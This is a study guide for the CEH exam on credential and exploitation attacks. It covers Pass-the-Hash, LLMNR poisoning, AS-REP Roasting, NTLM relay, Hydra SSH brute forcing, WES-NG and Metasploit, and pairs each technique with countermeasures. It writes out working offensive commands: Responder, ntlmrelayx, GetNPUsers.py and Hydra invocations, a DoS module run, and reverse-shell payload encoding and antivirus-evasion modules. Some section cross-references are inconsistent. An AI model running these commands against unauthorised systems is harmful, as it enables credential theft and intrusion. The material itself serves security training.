Real-world use: An attacker compromises a help-desk workstation where an IT administrator recently logged on to troubleshoot an issue. Mimikatz pulls the admin's NTLM hash from memory, and the attacker uses that hash to authenticate directly to the file server as that admin, skipping password cracking entirely.

Tools and commands used here: Mimikatz (`sekurlsa::pth`), Metasploit's `psexec` with a hash instead of a password, Impacket's `psexec.py`/`wmiexec.py` with `-hashes`.

Countermeasures and defense: enable Credential Guard, restrict local admin accounts from being reused network-wide, enforce the principle of least privilege so a

compromised low-value host does not expose high-value hashes, and rotate local admin passwords with a tool such as LAPS (Local Administrator Password Solution) so every machine has a unique local admin hash.

EXAM FOCUS:

- How it is asked: "An attacker authenticates to a server using only a stolen NTLM hash, never knowing the actual password. What is this attack called?" -> Pass-the-Hash.
- Trap: Pass-the-Hash works because NTLM challenge-response only ever needed the hash, not the plaintext password, to compute a valid response; this is exactly why cracking is not even necessary.
- Look-alike: Pass-the-Hash (uses an NTLM hash) vs Pass-the-Ticket (uses a stolen Kerberos ticket, section 3.10) vs Overpass-the-Hash (uses an NTLM hash to *request a Kerberos ticket*, section 3.73) - all three avoid needing the plaintext password, but they use different stolen material and different protocols.

Memory trick: "Pass the Hash, skip the crack."

3.7 Active Online Attacks: LLMNR/NBT-NS Poisoning

What it is (simple words): LLMNR and NBT-NS are two old Windows helper protocols that let a computer ask "does anyone on this network know a host named X?" when normal DNS fails to resolve a name. An attacker can simply answer "yes, I'm X" to every such broadcast, tricking the victim into authenticating to the attacker's machine instead.

- **LLMNR (Link-Local Multicast Name Resolution):** a protocol that lets Windows resolve host names on the local subnet when DNS does not have an answer, by multicasting the question to all local hosts.
- **NBT-NS (NetBIOS Name Service):** an older, similar broadcast-based name resolution service for NetBIOS names.

Analogy: Imagine shouting "Is anyone named Dave here?" in a crowded room because you could not find Dave in the phone book. LLMNR/NBT-NS poisoning is like a stranger yelling back "Yes, I'm Dave!" even though he is not, so you hand him whatever you meant to give Dave.

How it works (numbered steps):

1. A user's computer tries to reach a host, for example a mistyped share name `\\IlDtaServr`.
2. Normal DNS lookup for that name fails ("NOT FOUND").
3. The user's computer falls back to broadcasting an LLMNR/NBT-NS query on the local subnet asking if anyone knows "IlDtaServr".
4. The attacker, running a tool such as Responder, answers the broadcast claiming it knows that host.
5. The victim's computer, believing it found the right host, sends its NTLMv2 authentication (username and NTLMv2 hash) to the attacker.

6. The attacker captures the NTLMv2 hash and then sends back an error message so the victim does not notice anything unusual happened.
7. The attacker cracks the captured NTLMv2 hash offline (with Hashcat or John the Ripper) or relays it live (section 3.11).

Real-world use: An attacker joins the same Wi-Fi network as an office and runs Responder. Within minutes, several workstations that mistyped a file-share path broadcast LLMNR requests, and Responder silently captures their NTLMv2 password hashes for offline cracking.

Tools and commands used here:

```
sudo responder -I eth0
```

Responder listens on interface `eth0`, poisons LLMNR/NBT-NS/mDNS broadcasts, and logs captured hashes such as `Jason::WINDOWS11:ccea7618b4335d29:D6C89174E916FDFD699F05C2...` to a log file.

> **ADDED CONTEXT:** The `-I` flag selects the network interface. Responder also supports `-A` (analyze-only mode, no poisoning) and `-w` (start a WPAD rogue proxy) in common builds; exact flag sets vary by version, so verify against your installed copy.

Countermeasures and defense: disable LLMNR and NBT-NS in Group Policy where not needed, require SMB signing and NTLMv2 only (never LM/NTLMv1), and segment networks so broadcast domains stay small.

EXAM FOCUS:

- How it is asked: "Which tool is commonly used to poison LLMNR and NBT-NS broadcasts and capture NTLMv2 hashes?" -> Responder.
- Keyword: "broadcast name resolution", "mistyped share name", "NOT FOUND then someone answers" -> LLMNR/NBT-NS poisoning.
- Trap: LLMNR/NBT-NS poisoning captures a *hash* (NTLMv2), not a plaintext password; the attacker still needs to crack it (or relay it, see 3.11) to actually use it directly.

Memory trick: "Shout the wrong name, a stranger answers, you hand him your hash."

3.8 Active Online Attacks: Cracking Kerberos Passwords - AS-REP Roasting

What it is (simple words): AS-REP Roasting targets domain accounts that have the setting "Do not require Kerberos pre-authentication" enabled (or, more broadly, any account that skips pre-authentication). Because the Authentication Server will hand out an encrypted TGT to anyone who simply asks for one of these accounts, without first proving they know the password, the attacker can grab that encrypted material and crack it offline, with zero valid domain credentials needed up front.

- **Kerberos pre-authentication:** a security step where the client must first prove it knows the password (by sending a timestamp encrypted with the user's hash) before the KDC will issue a TGT. Disabling this removes that proof requirement.
- **UF_DONT_REQUIRE_PREAUTH:** the user account control flag that marks an account as not needing pre-authentication.

Analogy: Normally, to get a ticket (TGT) you must first whisper the correct password-based secret to the ticket booth clerk. Accounts with pre-authentication disabled skip the whisper step entirely - the clerk just hands out a ticket to anyone who asks for that account by name. The attacker takes that ticket home and tries to pick its lock at leisure.

How it works (numbered steps):

1. The attacker needs no valid credentials, only a list of usernames to try (or an open LDAP query to enumerate them).
2. The attacker runs Impacket's `GetNPUsers.py` against the domain, requesting authentication data for each username.
3. For users that still require pre-authentication, the KDC replies with an error such as `KDC_ERR_C_PRINCIPAL_UNKNOWN` or a note that the user "doesn't have UF_DONT_REQUIRE_PREAUTH set" - these are skipped.
4. For any user that *does* have pre-authentication disabled, the KDC happily returns an AS-REP message containing data encrypted with that user's password-derived key.
5. The attacker saves this as a crackable hash, in the format `$krb5asrep$23$username@DOMAIN:...` (etype 17/18/23 are common).
6. The attacker cracks the hash offline with John the Ripper using a wordlist, for example `john --wordlist=rockyou.txt hash.txt`.
7. Once cracked, the attacker now holds a valid plaintext password and can move laterally, escalate privileges, and ultimately compromise the whole environment.

Real-world use: A red-team operator enumerates a client's domain with Impacket and finds that a legacy service account named "svc_backup" still has pre-authentication disabled from a decade-old migration. AS-REP Roasting yields a crackable hash, John the Ripper breaks it in under a minute because the account uses a weak password, and the operator now has a foothold without ever sending a single failed logon attempt.

Tools and commands used here:

```
python3 GetNPUsers.py CEH.com/ -no-pass \
    -usersfile users.txt -dc-ip 10.10.1.22
john --wordlist=rockyou.txt hash.txt
```

Countermeasures and defense: require Kerberos pre-authentication on every account (this is the default; audit for exceptions), use long random passwords for service accounts, and monitor for unusual volumes of AS-REQ messages without matching successful logons.

EXAM FOCUS:

- How it is asked: "Which attack lets someone request a crackable Kerberos ticket for an account without supplying any valid credentials first?" -> AS-REP Roasting.
- Keyword: "do not require Kerberos pre-authentication", "UF_DONT_REQUIRE_PREAUTH", "GetNPUsers.py" -> AS-REP Roasting.
- Trap: AS-REP Roasting does not need a valid domain account at all (just a username list), while its close cousin Kerberoasting (targeting SPN/service accounts via `GetUserSPNs.py`, ADDED CONTEXT, not shown in these screenshots but frequently tested alongside it) *does* need at least one valid low-privilege domain account to request service tickets.

Memory trick: "AS-REP Roasting: no password needed, just a name and a missing checkbox."

3.9 Active Online Attacks: Pass the Ticket Attack

What it is (simple words): Pass-the-Ticket means stealing an already-issued Kerberos ticket (a TGT or a service ticket) from a legitimate user's machine and reusing it to authenticate as that user elsewhere, all without ever knowing their password.

Analogy: If Kerberos tickets are theme-park wristbands, Pass-the-Ticket is simply cutting a wristband off someone's wrist and wearing it yourself to walk onto any ride it still allows, no questions asked.

How it works (numbered steps):

1. The attacker dumps Kerberos tickets held in memory on a compromised machine, using a credential-dumping tool such as Mimikatz.
2. Mimikatz can also extract plaintext passwords, other hashes, PIN codes, and Kerberos tickets from memory in the same pass.
3. The attacker launches the Pass-the-Ticket attack either by stealing a service ticket/TGT directly from an end-user's machine, or by stealing it from a compromised Authorization Server.
4. The attacker loads (injects) the stolen ticket into their own current logon session.
5. Using that injected ticket, the attacker gains unauthorized access to whatever network services the stolen ticket is valid for, impersonating the original victim.

Real-world use: An attacker with local admin rights on a workstation where a domain admin recently remoted in uses Mimikatz to dump that domain admin's TGT from LSASS memory, injects it into a new PowerShell session on their own box, and immediately has domain-admin-level access to file shares and other servers, no password cracking required.

Tools and commands used here: Mimikatz (`sekurlsa::tickets`, `kerberos::ptt`), Rubeus, Windows Credentials Editor (WCE).

Countermeasures and defense: enable Credential Guard to make ticket extraction much harder, limit how long tickets stay valid (ticket lifetime policy), restrict domain

admin logons to dedicated, hardened admin workstations ("tiering"), and monitor for the same ticket being used from two different source machines.

EXAM FOCUS:

- How it is asked: "An attacker steals a Kerberos TGT from memory and reuses it on another machine without the victim's password. What is this called?" -> Pass-the-Ticket.
- Keyword: "Rubeus", "Windows Credentials Editor", "steals the TGT or service ticket" -> Pass-the-Ticket.
- Look-alike: Pass-the-Ticket steals a *ticket that already exists*; Overpass-the-Hash (3.73) uses a stolen *hash* to request a brand-new ticket from the KDC. Pass-the-Ticket skips the KDC request entirely.

Memory trick: "Found a ticket on the ground? Walk right in. That's Pass-the-Ticket."

3.10 Active Online Attacks: NTLM Relay Attack

What it is (simple words): Instead of just capturing an NTLM authentication attempt and cracking it later, an NTLM relay attack forwards ("relays") that live authentication attempt to a different target server in real time, so the attacker is instantly logged in as the victim on that other server, no cracking needed at all.

How it works (numbered steps):

1. The attacker sets up an intermediary machine running tools such as Responder and ntlmrelayx.
2. The attacker poisons the network (LLMNR/NBT-NS, same as 3.7) to trick a client into sending its NTLM authentication toward the attacker's machine.
3. Instead of just logging the captured NTLM hash, the attacker's relay tool (`ntlmrelayx`) immediately forwards that live authentication attempt to a chosen target server, for example over SMB.
4. The target server, believing it is talking to the real victim, accepts the authentication.
5. The attacker now has an authenticated session on the target server as the victim, and can dump SAM hashes or run commands there, without ever cracking a single hash.

Real-world use: An attacker poisons a subnet with Responder while running `ntlmrelayx` configured with a list of relay targets. A domain-joined workstation (CEH-ACHINESTRATOR, per the sample log) authenticates toward the attacker's machine; `ntlmrelayx` relays that authentication straight to a target server over SMB and successfully dumps its SAM hashes in the same session.

Tools and commands used here:

```
responder.py -I eth0 -dwv
impacket-ntlmrelayx -tf /home/attacker/Responder/relay_targets.txt \
    -of /home/attacker/Responder/logs/SMB-NTLMv2-SSP.txt -smb2support
```

> **ADDED CONTEXT:** `-tf` points to a text file of target hosts to relay to; `-smb2support` enables negotiating SMB2 with modern targets; `impacket-ntlmrelayx` is the current package entry-point name for the historical `ntlmrelayx.py` script.

Countermeasures and defense: enforce SMB signing on every host (this alone defeats most SMB relay), disable NTLM wherever Kerberos can be used instead, enable Extended Protection for Authentication (EPA) on services such as LDAP and ADCS web enrollment, and disable LLMNR/NBT-NS so the poisoning step that usually triggers a relay never gets a chance to start.

EXAM FOCUS:

- How it is asked: "Which attack forwards a captured NTLM authentication attempt to a different server in real time instead of cracking it?" -> NTLM Relay attack.
- Keyword: "ntlmrelayx", "relay mode", "forwards the authentication" -> NTLM Relay.
- Trap: NTLM relay and LLMNR/NBT-NS poisoning are often combined in the same attack chain (poisoning gets the authentication attempt, relay forwards it live), but they are two distinct named techniques; a question may ask specifically which *tool flag or behavior* belongs to which stage.
- Look-alike: NTLM Relay (forwards a *live* authentication attempt to log in elsewhere, right now) vs Pass-the-Hash (replays an *already-captured, static* hash whenever the attacker wants, no live victim session needed).

Memory trick: "Relay = forward it live. Pass-the-Hash = replay it later."

3.11 Password-Cracking Tools

What it is (simple words): A roundup of the stand-alone tools built specifically to automate password guessing or recovery, beyond John the Ripper and Mimikatz already covered.

Tool	What it does (simple)
LOphtCrack	Audits Windows passwords and recovers/cracks them from hash dumps
THC-Hydra	A fast, modular brute-force tool against many network protocols/services (SSH, FTP, HTTP forms, RDP, and more)
hashid	Identifies which hash algorithm a given hash string most likely uses
Patator	A multi-protocol brute-forcer similar in spirit to Hydra, written in Python
Brutus	An older Windows-based remote online password cracker
BruteX	An automated brute-forcing tool that combines several services and wordlists
Secure Shell Bruteforcer (SSB)	A dedicated SSH brute-force tool

Analogy: If John the Ripper is a locksmith who takes a lock home to study it, THC-Hydra is a locksmith who stands at the door trying key after key while the lock is still mounted.

How it works (THC-Hydra demo, numbered steps):

1. Prepare a username list and a password list as text files.
2. Choose the target service and point Hydra at the target's IP address and that service.
3. Run Hydra; it tries each username/password pair against the live service until one succeeds or the lists are exhausted.
4. Hydra reports any valid login it finds, in the form `host: <ip> login: <user> password: <pass>`.

Demo command from the slide:

```
hydra -L /home/attacker/Desktop/wordlists/usernames.txt \
    -P /home/attacker/Desktop/wordlists/passwords.txt \
    ssh://10.10.1.9
```

Flag table for Hydra:

Flag	Meaning	When to use
-L	File of usernames to try	When you have a username list
-l	A single username	When you already know the username
-P	File of passwords to try	When you have a password list
-p	A single password	When testing one known/guessed password
-t	Number of parallel tasks/threads	Lower it for services that limit concurrent logins (Hydra itself warns about this for SSH)
service://target	Protocol and target host	Required at the end of the command

Sample output (reading it):

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 176
login tries (l:16/p:11), ~11 tries per task
[DATA] attacking ssh://10.10.1.9:22/
[22][ssh] host: 10.10.1.9   login: ...   password: ...
1 of 1 target successfully completed, 1 valid password found
```

The `[DATA]` lines show the attack plan (how many combinations); the `[22][ssh]` line is a hit, showing the port, protocol, host, and the valid username/password pair found.

Common mistakes: forgetting `-t 4` or lower on SSH (Hydra's own warning: many SSH servers limit parallel connection attempts, causing false negatives at default

thread counts); mixing up `-L`/`-l` and `-P`/`-p` (capital = file, lowercase = single value, for both Hydra and many similar tools).

What the exam asks about it: flag recall (-L vs -l, -P vs -p), reading Hydra's output to find the cracked credential, and choosing Hydra over John the Ripper when the scenario says the attacker is actively hitting a *live* service rather than cracking an *offline* hash dump.

> **ADDED CONTEXT:** Other password-cracking/brute-force tools the exam expects you to recognize by name: **Medusa** (another fast, modular network login brute-forcer, similar role to Hydra), **ncrack** (built for very large-scale network authentication auditing), **CeWL** (builds a custom wordlist by spidering a target's own website for likely words), **Cain & Abel** (older Windows tool for sniffing and cracking LM/NTLM hashes), **RainbowCrack** (generates and uses rainbow tables).

EXAM FOCUS:

- How it is asked: "Which tool is used to brute-force SSH logins across the network, rather than crack an offline hash file?" -> THC-Hydra (or Medusa/ncrack).
- Trap: LOphtCrack and John the Ripper both work on hash dumps (offline/local), while Hydra, Medusa, and Patator attack live network services (active online) - matching the tool to the right password-attack category (3.4) is a common question pattern.

Memory trick: "Hydra has many heads (protocols) and keeps attacking the live service."

3.12 Password Salting

What it is (simple words): Salting means adding a random string of extra characters to a password *before* hashing it. Two users with the exact same password end up with two completely different stored hashes, because each got a different random salt mixed in.

- **Salt:** a random value generated per-password (or per-user) and combined with the password before hashing; it is stored alongside the hash (it does not need to be secret, only random and unique).

Analogy: Imagine two people baking the identical cake recipe (the same password), but one kitchen secretly adds a pinch of cinnamon and the other a pinch of nutmeg (different salts) before the oven (hash function). The two finished cakes (hashes) taste and look different, even though the base recipe (password) was identical.

How it works (numbered steps):

1. The system generates a random salt value for the account (or per password change).
2. The system appends or combines the salt with the plaintext password.
3. The combined value is hashed.

4. The resulting hash *and* the salt (in the clear) are stored together, for example `Alice:root:<salt+hash>`.
5. On login, the system looks up the stored salt, combines it with the typed password the same way, hashes it, and compares to the stored hash.

Example from the slide (same password, different salts, different hashes):

```
Alice:root:b4ef21|3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349d7232c349ac
Cecil:root:209be1|a483b303c23af34761de02be038fde08
```

Real-world use: A company's user database leaks. Because passwords are salted, an attacker cannot use a single pre-computed rainbow table against every account at once; he must crack each salted hash individually, multiplying the required effort by the number of accounts.

Advantage (exactly as stated on the slide): Salting makes it much harder to reverse hashes and defeats pre-computed hash (rainbow table) attacks, because a pre-built table would need a separate full table for every possible salt value.

Countermeasures and defense: this *is* the countermeasure - always salt (and use a slow, purpose-built hashing algorithm such as bcrypt, scrypt, or Argon2, ADDED CONTEXT) rather than a single fast general-purpose hash.

EXAM FOCUS:

- How it is asked: "Two users with the same password have completely different password hashes stored on the server. What technique explains this?" -> Password salting.
- Keyword: "random string added before hashing", "defeats rainbow tables" -> salting.
- Trap: salting does not make an individual password harder to *brute-force* once you know its specific salt; it specifically defeats *pre-computed* attacks (rainbow tables) that rely on reusing one table across many unsalted hashes.

Memory trick: "Salt makes every hash taste different, even from the same recipe."

3.13 Defending against Password Cracking

What it is (simple words): A checklist of practical controls that make every password attack category in section 3.4 harder or slower.

How it works / the checklist:

1. Follow password best practices when setting up a password (length, complexity, uniqueness).
2. Enable SYSKEY with a strong password to encrypt and protect the SAM database.
3. Use an information security audit to monitor and track password attacks.
4. Disallow password sharing among users.
5. Do not use cleartext protocols or protocols with weak encryption (for example, legacy Telnet or unencrypted HTTP basic auth, which expose passwords directly).

6. Set the password change policy to 30 days.
7. Monitor the server's logs for brute-force attacks against user accounts.
8. Check any suspicious application that stores passwords in memory or writes them to disk.
9. Enable account lockout after a certain number of failed attempts, with a defined counter reset time and lockout duration.
10. Employ geo-lock accounts to restrict users from logging in from unexpected locations.

Real-world use: After a Hydra-style brute-force attempt is spotted in the SSH logs, a system administrator enables account lockout (five attempts, 30-minute lockout), forces a password reset for all accounts, and starts geo-fencing logins to the company's home country, cutting off future brute-force attempts almost completely.

Countermeasures and defense: this entire topic *is* the countermeasure list; apply it alongside salting (3.12) and least-privilege access (so a cracked low-value account cannot be reused everywhere).

EXAM FOCUS:

- How it is asked: "Which control best defends against an online brute-force attack specifically (as opposed to offline cracking)?" -> Account lockout policy (it stops the live attack; it does nothing for an attacker who has already stolen the hash file offline).
- Trap: a 30-day password change policy and account lockout help with *online* guessing but do very little against an attacker who has already stolen the *hash file* and is cracking it offline on his own hardware with unlimited time; offline attacks are defended against mainly by strong hashing + salting (3.12) and by limiting who can ever obtain the hash file in the first place.

Memory trick: "Lock it (SYSKEY), limit it (lockout), log it (audit), and never leave it in the clear."

3.14 Vulnerability Exploitation: The Seven Steps

What it is (simple words): Exploiting a vulnerability to gain remote access is not one action; it is a chain of smaller, interrelated steps. The slide lists the general methodology that applies no matter which specific exploit is used later in the module.

How it works (numbered steps):

1. Identify the vulnerability.
2. Determine the risk associated with the vulnerability.
3. Determine the capability of the vulnerability (what it actually lets an attacker do - information disclosure, denial of service, code execution, and so on).
4. Develop the exploit.
5. Select the method for delivering it - local or remote.
6. Generate and deliver the payload.

7. Gain remote access.

Real-world use: A tester finds (step 1) that a target server is missing a 2023 Windows patch. She checks public references and CVSS score to judge the risk (step 2), confirms the flaw allows remote code execution rather than just a crash (step 3), picks an existing Metasploit exploit module instead of writing one from scratch (step 4), decides it must be delivered remotely over the network since there is no local access (step 5), configures a reverse-shell payload (step 6), and launches the exploit to land a session (step 7).

Tools and commands used here: this methodology frames the rest of sections 3.15 to 3.32 (WES-NG, Metasploit, buffer overflow walkthrough).

EXAM FOCUS:

- How it is asked: "Put the following exploitation steps in the correct order." Memorize the sequence exactly: identify -> assess risk -> assess capability -> develop -> choose delivery -> generate/deliver payload -> gain access.
- Trap: "develop the exploit" comes *before* choosing local-vs-remote delivery; a question may try to swap these two steps.

Memory trick: "I Really Can Develop Delivery Payloads Remotely" -> Identify, Risk, Capability, Develop, Delivery method, Payload, Remote access.

3.15 Windows Exploit Suggester - Next Generation (WES-NG)

What it is (simple words): WES-NG is a free Python tool that reads the output of a simple Windows command and tells the attacker exactly which known vulnerabilities (and matching public exploits) apply to that specific, unpatched Windows machine.

Analogy: It is like handing a mechanic your car's exact mileage and service history and having them instantly print a list of every recall notice that still applies to your car.

How it works (numbered steps):

1. On the target Windows machine, run `systeminfo` and redirect the output to a file: `systeminfo > systeminfo.txt`.
2. Move or copy that file to the attacker's machine where WES-NG is installed.
3. Run WES-NG against the file: `wes systeminfo.txt`.
4. WES-NG parses the OS version, build number, and installed hotfixes (KB numbers) from the file.
5. It compares that data against its local vulnerability definitions database.
6. It prints a list of missing patches and the vulnerabilities each one would have fixed, including CVE IDs, impact (for example "Elevation of Privilege"), and the KB number that remediates it.

Demo commands from the slide:

```
systeminfo > systeminfo.txt
wes systeminfo.txt
```

Sample output (reading it):

```
[*] Parsing systeminfo output
[+] Operating System
      Windows Server 2022
      Build: 20348
[+] Installed hotfixes (3): KB5030216, KB5030217, KB5030705
[+] Found 2 vulnerabilities
[ ] KB5030125
    Title: Windows Kernel Elevation of Privilege Vulnerability
    Severity: Important
    Impact: Elevation of Privilege
    CVE-2023-18343 (verify)
```

Reading it: the first block confirms which OS build and which KBs are already installed; the vulnerability block shows the *missing* KB, the CVE it maps to, the impact type, and a severity rating.

Common mistakes: running `wes` against a `systeminfo.txt` captured in the wrong locale (date/number formatting can break the parser); forgetting to update WES-NG's definitions file (`wes --update`) before scanning, which makes it miss recently disclosed CVEs.

What the exam asks about it: recognizing WES-NG as a post-enumeration, pre-exploitation triage tool that turns a boring `systeminfo` dump into a prioritized exploit shopping list; and recognizing the two-command workflow (`systeminfo` then `wes`).

Countermeasures and defense: patch promptly and routinely so `systeminfo` output never shows a long missing-hotfix list; restrict who can run `systeminfo` remotely; monitor for unusual systeminfo/WMI queries from non-admin accounts.

EXAM FOCUS:

- How it is asked: "Which tool takes the output of the systeminfo command and suggests matching Windows exploits?" -> WES-NG.
- Keyword: "systeminfo.txt", "suggests exploits based on missing patches" -> WES-NG.

Memory trick: "WES-NG: Weigh Every System for Nasty Gaps."

3.16 Metasploit Framework Architecture

What it is (simple words): Metasploit is an exploit development and delivery platform. It bundles exploits, payloads, and supporting tools into one framework so an attacker does not have to write everything from scratch for every target.

- **Rex (Ruby Extension Library):** the core library providing low-level functions (sockets, protocols, encoding) that everything else in Metasploit is built on.
- **Framework-Core / Framework-Base:** the layers that provide the basic API and supporting classes/mixins used by every module.

How it works / the architecture layers (top to bottom, as on the slide):

1. **Custom plug-ins** and **Libraries** sit at the top, extending the framework.
2. **Rex** underpins everything with core networking and protocol support.

3. **Framework-Core** sits on Rex, providing the fundamental API.
4. **Framework-Base** sits on Framework-Core, adding supporting and convenience features.
5. **Interfaces** (how a human or another program drives Metasploit): `msfconsole` (the main interactive console), `msfvenom` (standalone payload generator), `msfrpc` (RPC interface for automation), `msfd` (Metasploit daemon), and `Armitage` (a GUI front end).
6. **Security Tools / Web Services / Integration / Protocol Tools** - supporting categories the interfaces can drive.
7. **Modules** are the actual content: Auxiliary, Encoders, Evasion, Exploits, NOPS, Payloads, and Post-exploitation (each detailed in 3.17 to 3.20).

Real-world use: A tester launches `msfconsole`, which reports the current module counts it has loaded (for example "2376 exploits, 1232 auxiliary, 416 post, 1391 payloads, 46 encoders, 11 nops, 9 evasion" - exact counts vary by version, verify), confirming the framework is ready to use.

Tools and commands used here:

```
msfconsole
```

EXAM FOCUS:

- How it is asked: "Which Metasploit interface is used to generate a stand-alone payload file without launching the full console?" -> msfvenom.
- Trap: Armitage is a GUI, not a protocol or a module type; do not confuse it with a module category.

Memory trick: "Rex holds up the Core, the Core holds up the Base, and on top sit the Modules we actually use."

3.17 Metasploit Exploit Module and the Five Steps to Exploit a System

What it is (simple words): The Exploit module is Metasploit's basic building block: it encapsulates a specific attack technique against a specific vulnerability, with simplified metadata fields (name, description, targets, references) describing exactly what it does and what it needs.

- **Mixins:** reusable chunks of Ruby code that let a module dynamically change its own behavior (for example, support brute-forcing or attempt a passive exploit) without duplicating code across every module.

How it works / the five steps to exploit a system with Metasploit:

1. Configure an active exploit (`use exploit/...` and set required options).
2. Verify the exploit options (`show options`, confirm RHOST/RPORT/etc. are all set correctly).
3. Select a target (`show targets`, then `set TARGET <n>` if the module supports multiple OS/version targets).

4. Select a payload (`set PAYLOAD ...`).
5. Launch the exploit (`exploit` or `run`).

Real-world use: A tester runs `use exploit/windows/smb/ms06_035_mailslot` (an example auxiliary/exploit-style module shown on the slide), sets `RHOST`, and runs it; the console reports it is "Running module against" the target and begins its attack logic.

EXAM FOCUS:

- How it is asked: "Put these Metasploit steps in order: select payload, verify options, configure exploit, select target, launch." Memorize: configure -> verify -> select target -> select payload -> launch.
- Keyword: "Mixins" -> a feature that lets an exploit module change behavior dynamically (brute force, passive exploitation).

Memory trick: "Configure, Verify, Target, Payload, Launch" -> "Cats Visit The Pet Lady."

3.18 Metasploit Payload and Auxiliary Modules

What it is (simple words): A **payload** module is the actual code that runs on the victim once an exploit succeeds - it is what gives the attacker a usable channel (like a shell). An **auxiliary** module does *not* need to deliver a payload; it performs one-off actions such as port scanning, denial of service, or protocol fuzzing.

How it works (payload, numbered steps):

1. Select a payload to pair with an exploit, for example `use windows/shell_reverse_tcp` from within `msfconsole`.
2. Use the `generate` command to see or produce that payload in a specific output format.
3. Metasploit establishes a communication channel between the attacker's framework and the victim host once the exploit using this payload succeeds.

Demo command from the slide:

```
msf payload(windows/shell_reverse_tcp) > generate -h
```

Flag table for `generate` (payload module):

Flag	Meaning	When to use
-f	Output format (raw, c, python, exe, elf, psh, and many more)	Choosing how the payload will be delivered/compiled
-b	Characters to avoid (bad characters), e.g. `'\x00\xff'`	When the target application chokes on specific bytes (see 3.30)
-e	Force a specific encoder	When you need to disguise the payload
-i	Number of times to encode	Layering encoding to further evade signatures

Flag	Meaning	When to use
-k	Preserve the template and inject the payload as a new thread	Keeping a legitimate-looking host program running normally

How it works (auxiliary, numbered steps):

1. Select an auxiliary module, for example `use dos/windows/smb/ms06_035_mailslot`.
2. Set its required options, for example `set RHOST 1.2.3.4`.
3. Run it with either `run` or `exploit` (both work for auxiliary modules).

Demo command from the slide:

```
use dos/windows/smb/ms06_035_mailslot
set RHOST 1.2.3.4
run
```

What the exam asks about it: telling payload modules (need to actually run code on the victim after a successful exploit) apart from auxiliary modules (scanning/DoS/fuzzing, no code execution required); recognizing that auxiliary modules can be started with either `run` or `exploit`.

EXAM FOCUS:

- How it is asked: "Which Metasploit module type is used for port scanning and does not require delivering a payload?" -> Auxiliary module.
- Trap: students often assume every Metasploit action needs a payload; auxiliary modules explicitly do not.

Memory trick: "Payload = the passenger that rides in after the crash. Auxiliary = a helper task that never needs a passenger at all."

3.19 Metasploit NOPS and Encoder Modules

What it is (simple words): NOPS modules generate "no-operation" filler bytes used to pad out buffers (useful in buffer-overflow exploits, so the CPU just slides through the padding until it reaches the real shellcode). **Encoder** modules disguise a payload's byte pattern so it is harder for antivirus, IDS, and other signature-based defenses to recognize.

How it works (NOPS, numbered steps):

1. Pick the `nop` module type in `msfconsole`.
2. Use `generate -t <format> <size>` to produce a NOP sled of a given size in a given output format.

Demo command from the slide (generate a 50-byte NOP sled in C format):

```
msf nop(opty2) > generate -t c 50
```

Sample output (reading it): the tool prints a C byte array such as `unsigned char buf[] = "\xf5\x3d\x05...";` - each `\xNN` is one padding byte; the array length should

match the requested size (50 bytes here).

How it works (Encoder, key functions):

1. **Obfuscation:** encoders scramble the payload's visible byte pattern to dodge signature-based detection systems.
2. **Bypassing signature detection:** encoding changes the exact byte pattern of the malicious code, so a static signature written for the raw payload no longer matches.
3. **Polymorphism:** some encoders produce a different encoded output every single time they run, even for the identical input payload, which further shrinks the chance any one static signature will ever match it twice.

Real-world use: An attacker generates a Windows reverse-shell payload, then pipes it through an x86 encoder with `-i 3` (encode three times) before saving it as an executable, hoping to slip past a signature-based antivirus product that would otherwise flag the raw, unencoded shellcode.

What the exam asks about it: distinguishing "what a NOP sled is for" (padding/buffer-overflow alignment, not evasion) from "what an encoder is for" (evasion of signature-based detection, not padding).

EXAM FOCUS:

- How it is asked: "Which Metasploit module type helps a payload evade antivirus signature detection?" -> Encoder module.
- Trap: a NOP sled does not hide anything from antivirus; it is a buffer-overflow exploitation technique (see 3.25, step: overwrite EIP) for reliably landing execution on the real shellcode, not an evasion feature.

Memory trick: "NOPs are padding, Encoders are disguise."

3.20 Metasploit Evasion and Post-Exploitation Modules

What it is (simple words): Evasion modules modify how a payload or exploit behaves and looks specifically to dodge security products (antivirus, IDS, EDR) - this is a different, broader job than an encoder's simple byte-pattern scrambling. **Post-exploitation** modules run *after* a session already exists, to do further work on an already-compromised machine.

How it works / examples given on the slide:

Evasion modules:

- `evasion/windows/windows_defender_exe`
- `evasion/windows/antivirus_disable`
- `evasion/unix/antivirus_disable`

Post-exploitation modules:

- `post/windows/gather/enum_logged_on_users`
- `post/linux/gather/enum_configs`

- `post/windows/manage/portproxy`

Real-world use: After landing a session on a Windows laptop, the attacker runs `post/windows/gather/enum_logged_on_users` to see who else is logged on before deciding whether to pivot further, and separately runs an evasion module ahead of delivering a second payload so Windows Defender does not immediately flag it.

What the exam asks about it: recognizing module *naming conventions* (`evasion/...` vs `post/...`) and matching a described action ("disable antivirus before delivering the real payload" vs "see which users are logged in after I already have a session") to the correct module category.

EXAM FOCUS:

- How it is asked: "After successfully compromising a host, an attacker wants to enumerate which users are currently logged on. Which Metasploit module category handles this?" -> Post-exploitation module.
- Look-alike: Encoder (3.19, disguises payload bytes to dodge *static signatures*) vs Evasion (changes broader payload/exploit *behavior and characteristics* to dodge antivirus, IDS, and endpoint protection generally, which can include more than just byte-level disguise).

Memory trick: "Evasion sneaks in, Post-exploitation works once it's already inside."

3.21 Buffer Overflow Fundamentals

What it is (simple words): A buffer is a small area of memory set aside to hold data while a program runs. A buffer overflow happens when a program writes more data into that buffer than it was sized to hold, so the extra data spills into neighboring memory it was never supposed to touch.

- **Buffer:** an area of adjacent memory locations allocated to a program to hold its runtime data (for example, a 12-character variable meant to hold a username).
- **Buffer overflow / overrun:** a vulnerability where an application accepts more input than the buffer can hold, and that excess input overwrites adjacent memory.

Analogy: A buffer is like a shot glass meant to hold one shot of liquid. If you keep pouring well past its rim, the overflow spills across the counter (neighboring memory) and can reach things it should never touch, like the light switch next to the counter (the program's control flow).

How it works (why attackers care):

1. The attacker finds an input field or network parameter with no length checking.
2. The attacker sends input longer than the buffer can hold.
3. The excess bytes land in adjacent memory - potentially overwriting program data, pointers, or (on the stack) the function's return address.
4. If the attacker carefully controls exactly what those excess bytes contain, they can redirect program execution to run their own injected code.

5. This can be used to damage files, modify program data, access critical information, escalate privileges, or gain shell access.

Why programs and applications are vulnerable to buffer overflows (the full list from the slide):

1. Lack of boundary checking.
2. Using older versions of programming languages (which historically shipped unsafe string/memory functions).
